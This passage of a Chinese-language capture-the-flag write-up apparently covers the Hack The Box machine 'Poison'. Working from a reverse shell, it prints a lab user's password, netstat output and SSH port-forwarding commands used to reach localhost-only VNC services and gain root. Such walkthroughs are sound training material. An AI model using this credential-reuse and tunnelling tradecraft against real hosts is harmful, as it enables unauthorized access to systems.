
※因為是反彈，本次很多指令都有限制。。。

有壓縮檔，但需密碼

```
ls
secret.zip
user.txt
unzip secret.zip
Archive:  secret.zip
 extracting: secret
unzip: Passphrase required for this entry
```

密碼為 : 前面passwd : Charix!2#4%6&8(0

無重要資訊。。。



查看端口

```
netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        (state)
tcp4       0      0 10.10.10.84.26681     10.10.14.12.9200       ESTABLISHED
tcp4       0      0 10.10.10.84.80        10.10.14.12.51090      CLOSE_WAIT
tcp4       0      0 10.10.10.84.23500     10.10.14.12.9200       CLOSE_WAIT
tcp4       0      0 10.10.10.84.80        10.10.14.12.55282      CLOSE_WAIT
tcp4       0      0 127.0.0.1.25          *.*                    LISTEN
tcp4       0      0 *.80                  *.*                    LISTEN
tcp6       0      0 *.80                  *.*                    LISTEN
tcp4       0      0 *.22                  *.*                    LISTEN
tcp6       0      0 *.22                  *.*                    LISTEN
tcp4       0      0 127.0.0.1.5801        *.*                    LISTEN
tcp4       0      0 127.0.0.1.5901        *.*                    LISTEN
udp4       0      0 *.514                 *.*
udp6       0      0 *.514                 *.*
```

比較有興趣的是5801、5901
看一下google，都是VNC。
參考:https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-vnc

進行ssh端口轉發 [kali執行]

```
ssh -fgN -L 5801:127.0.0.1:5801 charix@10.10.10.84
ssh -fgN -L 5901:127.0.0.1:5901 charix@10.10.10.84
```

密碼都輸入失敗，
懷疑是之前解壓縮的文件[secret]

這vnc遠端有夠卡，又容易當機。有取得root